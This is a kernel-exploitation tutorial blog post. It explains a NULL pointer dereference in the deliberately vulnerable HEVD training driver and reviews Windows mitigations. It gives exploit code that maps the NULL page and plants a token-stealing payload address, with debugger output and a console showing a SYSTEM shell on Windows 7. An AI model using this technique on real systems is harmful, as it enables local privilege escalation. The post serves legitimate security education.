

[Kernel Exploitation] 6: NULL pointer dereference (/2018/01/kernel-exploitation-6)

Exploit code can be found here (<https://github.com/abatchy17/HEVD-Exploits/tree/master/NullPageDereference>).

0. Kernel-mode heaps (aka pools)

Heaps are dynamically allocated memory regions, unlike the stack which is statically allocated and is of a defined size.

Heaps allocated for kernel-mode components are called pools and are divided into two main types:

1. **Non-paged pool:** These are guaranteed to reside in the RAM at all time, and are mostly used to store data that may get accessed in case of a hardware interrupt (at that point, the system can't handle page faults). Allocating such memory can be done through the driver routine `ExAllocatePoolWithTag` (<https://msdn.microsoft.com/en-us/library/ff544520.aspx>).
2. **Paged pool:** This memory allocation can be paged in and out the paging file, normally on the root installation of Windows (Ex: C:\pagefile.sys).

Allocating such memory can be done through the driver routine `ExAllocatePoolWithTag` ([https://msdn.microsoft.com/en-us/library/windows/hardware/ff544520\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff544520(v=vs.85).aspx)) and specifying the `poolType` and a 4 byte "tag".

To monitor pool allocations you can use `poolmon` (<https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/poolmon>).

If you want to know more about this topic, I strongly recommend reading "Pushing the Limits of Windows: Paged and Nonpaged Pool" (<https://blogs.technet.microsoft.com/markrussinovich/2009/03/10/pushing-the-limits-of-windows-paged-and-nonpaged-pool/>) post and (the entire series too!).

1. The vulnerability

Link to code here (<https://github.com/hacksystem/HackSysExtremeVulnerableDriver/blob/3838d5599940305d5f862109d39379f11a47234c/Driver/NullPointerDereference.c#L74>).

```

NTSTATUS TriggerNullPointerDereference(IN PVOID UserBuffer) {
    ULONG UserValue = 0;
    ULONG MagicValue = 0xBAD0B0B0;
    NTSTATUS Status = STATUS_SUCCESS;
    PNULL_POINTER_DEREFERENCE NullPointerDereference = NULL;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer,
            sizeof(NULL_POINTER_DEREFERENCE),
            (ULONG)_alignof(NULL_POINTER_DEREFERENCE));

        // Allocate Pool chunk
        NullPointerDereference = (PNULL_POINTER_DEREFERENCE)
            ExAllocatePoolWithTag(NonPagedPool,
                sizeof(NULL_POINTER_DEREFERENCE),
                (ULONG)POOL_TAG);

        if (!NullPointerDereference) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");

            Status = STATUS_NO_MEMORY;
            return Status;
        }
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", sizeof(NULL_POINTER_DEREFERENCE));
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);
        }

        // Get the value from user mode
        UserValue = *(PULONG)UserBuffer;

        DbgPrint("[+] UserValue: 0x%p\n", UserValue);
        DbgPrint("[+] NullPointerDereference: 0x%p\n", NullPointerDereference);

        // Validate the magic value
        if (UserValue == MagicValue) {
            NullPointerDereference->Value = UserValue;
            NullPointerDereference->Callback = &NullPointerDereferenceObjectCallback;

            DbgPrint("[+] NullPointerDereference->Value: 0x%p\n", NullPointerDereference->Value);
            DbgPrint("[+] NullPointerDereference->Callback: 0x%p\n", NullPointerDereference->Callback);
        }
        else {
            DbgPrint("[+] Freeing NullPointerDereference Object\n");
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);

            // Free the allocated Pool chunk
            ExFreePoolWithTag((PVOID)NullPointerDereference, (ULONG)POOL_TAG);

            // Set to NULL to avoid dangling pointer
            NullPointerDereference = NULL;
        }
    }

#ifdef SECURE
    // Secure Note: This is secure because the developer is checking if
    // 'NullPointerDereference' is not NULL before calling the callback function
    if (NullPointerDereference) {
        NullPointerDereference->Callback();
    }
#else
    DbgPrint("[+] Triggering Null Pointer Dereference\n");

    // Vulnerability Note: This is a vanilla Null Pointer Dereference vulnerability
    // because the developer is not validating if 'NullPointerDereference' is NULL
    // before calling the callback function
    NullPointerDereference->Callback();
#endif
}

__except (EXCEPTION_EXECUTE_HANDLER) {
    Status = GetExceptionCode();
    DbgPrint("[-] Exception Code: 0x%X\n", Status);
}

return Status;
}

```

Non-paged pool memory is allocated of size NULL_POINTER_DEREFERENCE with 4-bytes tag of value kcaH . NULL_POINTER_DEREFERENCE struct contains two fields:

```

typedef struct _NULL_POINTER_DEREFERENCE {
    ULONG Value;
    FunctionPointer Callback;
} NULL_POINTER_DEREFERENCE, *PNULL_POINTER_DEREFERENCE;

```

The size of this struct is 8 bytes on x86 and contains a function pointer. If the user-supplied buffer contains `MagicValue`, the function pointer `NullPointerDereference->Callback` will point to `NullPointerDereferenceObjectCallback`. But what happens if we don't submit that value?

In that case, the pool memory gets freed and `NullPointerDereference` is set to `NULL` to avoid a dangling pointer. But this is only as good as validation goes, so everytime you use that pointer you need to check if it's `NULL`, just setting it to `NULL` and not performing proper validation could be disastrous, like in this example. In our case, the `Callback` is called without validating if this inside a valid struct, and it ends up reading from the `NULL` page (first 64K bytes) which resides in usermode.

In this case, `NullPointerDereference` is just a struct at `0x00000000` and `NullPointerDereference->Callback()` calls whatever is at address `0x00000004`. How are we going to exploit this?

The exploit will do the following:

1. Allocate the `NULL` page.
2. Put the address of the payload at `0x4`.
3. Trigger the `NULL` page dereferencing through the driver `IOCTL`.

Brief history on mitigation effort for `NULL` page dereference vulnerabilities

Before we continue, let's discuss the efforts done in Windows to prevent attacks on `NULL` pointer dereference vulnerabilities.

- EMET (Enhanced Mitigation Experience Toolkit), a security tool packed with exploit mitigations offered protection against `NULL` page dereference attacks by simply allocating the `NULL` page and marking it as "NOACCESS". EMET is now deprecated and some parts of it are integrated into Windows 10, called Exploit Protection.
- Starting Windows 8, allocating the first 64K bytes is prohibited. The only exception is by enabling `NTVDM` but this has been disabled by default.

Bottom line: vulnerability is not exploitable on our Windows 10 VM. If you really want to exploit it, enable `NTVDM`, then you'll have to bypass `SMEP` (part 4 discussed this).

Recommended reads:

- Exploit Mitigation Improvements in Windows 8 (https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf)
- Windows 10 Mitigation Improvements (<https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf>)

2. Allocating the `NULL` page

Before we talk with the driver, we need to allocate our `NULL` page and put the address of the payload at `0x4`. Allocating the `NULL` page through `VirtualAllocEx` is not possible, instead, we can resolve the address of `NtAllocateVirtualMemory` in `ntdll.dll` and pass a small non-zero base address which gets rounded down to `NULL`.

To resolve the address of the function, we'll use `GetModuleHandle` to get the address of `ntdll.dll` then `GetProcAddress` to get the process address.

```
typedef NTSTATUS(WINAPI *ptrNtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG ZeroBits,
    PULONG AllocationSize,
    ULONG AllocationType,
    ULONG Protect
);

ptrNtAllocateVirtualMemory NtAllocateVirtualMemory = (ptrNtAllocateVirtualMemory)GetProcAddress(GetModuleHandle("ntdll.dll"), "NtAllocateVirtualMemory");
if (NtAllocateVirtualMemory == NULL)
{
    printf("[+] Failed to export NtAllocateVirtualMemory.");
    exit(-1);
}
```

Next we need to allocate the `NULL` page:

```
// Copied and modified from http://www.rohitab.com/discuss/topic/34884-c-small-hax-to-avoid-crashing-ur-prog/
LPVOID baseAddress = (LPVOID)0x1;
ULONG allocSize = 0x1000;
char* uBuffer = (char*)NtAllocateVirtualMemory(
    GetCurrentProcess(),
    &baseAddress, // Putting a small non-zero value gets rounded down to page granularity, point
    0,
    &allocSize,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);
```

To verify if that's working, put a `DebugBreak` and check the memory content after writing some dummy value.

```
DebugBreak();
*(INT_PTR*)uBuffer = 0xaabbccdd;
```

```
kd> t
KERNELBASE!DebugBreak+0x3:
001b:7531492f ret
```

```
kd> ? @esi
Evaluate expression: 0 = 00000000
```

```
kd> t
HEVD!main+0x1a4:
001b:002e11e4 mov     dword ptr [esi],0AABBCCDDh
```

```
kd> t
HEVD!main+0x1aa:
001b:002e11ea movsx  ecx,byte ptr [esi]
```

```
kd> dd 0
00000000 aabbccdd 00000000 00000000 00000000
00000010 00000000 00000000 00000000 00000000
00000020 00000000 00000000 00000000 00000000
00000030 00000000 00000000 00000000 00000000
00000040 00000000 00000000 00000000 00000000
00000050 00000000 00000000 00000000 00000000
00000060 00000000 00000000 00000000 00000000
00000070 00000000 00000000 00000000 00000000
```

A nice way to verify the NULL page is allocated, is by calling `VirtualProtect` which queries/sets the protection flags on memory segments. `VirtualProtect` returning false means the NULL page was not allocated.

3. Controlling execution flow


Now we want to put our payload address at `0x00000004` :

```
*(INT_PTR*)(uBuffer + 4) = (INT_PTR)&StealToken;
```

Now create a dummy buffer to send to the driver and put a breakpoint at `HEVD!TriggerNullPointerDereference + 0x114` .

```
kd> dd 0
00000000 00000000 0107129c 00000000 00000000
00000010 00000000 00000000 00000000 00000000
00000020 00000000 00000000 00000000 00000000
00000030 00000000 00000000 00000000 00000000
00000040 00000000 00000000 00000000 00000000
00000050 00000000 00000000 00000000 00000000
00000060 00000000 00000000 00000000 00000000
00000070 00000000 00000000 00000000 00000000
```

Finally, after executing the token stealing payload, a `ret` with no stack adjusting will do.



```
Administrator: C:\Windows\system32\cmd.exe - HEVD.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\low>cd Desktop
C:\Users\low\Desktop>HEVD.exe
[+] Found address of NtAllocateVirtualMemory: 0x771E53C0
[+] Found address of ntoskrnl.exe: 0x82817000.
[+] Opened handle to device: 0x0000001C.
[+] Successfully allocated the NULL page.
Done! Enjoy a shell shortly.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\low\Desktop>whoami
nt authority\system
C:\Users\low\Desktop>_
```

4. Porting to Windows 7 x64

To port the exploit, you only need to adjust the offset at which you write the payload address as the struct size becomes 16 bytes. Also don't forget to swap out the payload.

```
*(INT_PTR*)(uBuffer + 8) = (INT_PTR)&StealToken;
```

- Abatchy

 (<https://www.facebook.com/sharer/sharer.php?u=http://abatchy17.github.io/2018/01/kernel-exploitation-6>)

 ([https://twitter.com/intent/tweet?url=http://abatchy17.github.io/2018/01/kernel-exploitation-6&text=\[Kernel Exploitation\] 6: NULL pointer dereference](https://twitter.com/intent/tweet?url=http://abatchy17.github.io/2018/01/kernel-exploitation-6&text=[Kernel%20Exploitation]%206:%20NULL%20pointer%20dereference))

 (<https://plus.google.com/share?url=http://abatchy17.github.io/2018/01/kernel-exploitation-6>)

 ([http://www.linkedin.com/shareArticle?mini=true&url=http://abatchy17.github.io/2018/01/kernel-exploitation-6&title=\[Kernel Exploitation\] 6: NULL pointer dereference&summary=NULL page dereference vulnerabilities, what they are, how to exploit them and how they're mitigated.&source=](http://www.linkedin.com/shareArticle?mini=true&url=http://abatchy17.github.io/2018/01/kernel-exploitation-6&title=[Kernel%20Exploitation]%206:%20NULL%20pointer%20dereference&summary=NULL%20page%20dereference%20vulnerabilities,%20what%20they%20are,%20how%20to%20exploit%20them%20and%20how%20they're%20mitigated.&source=))

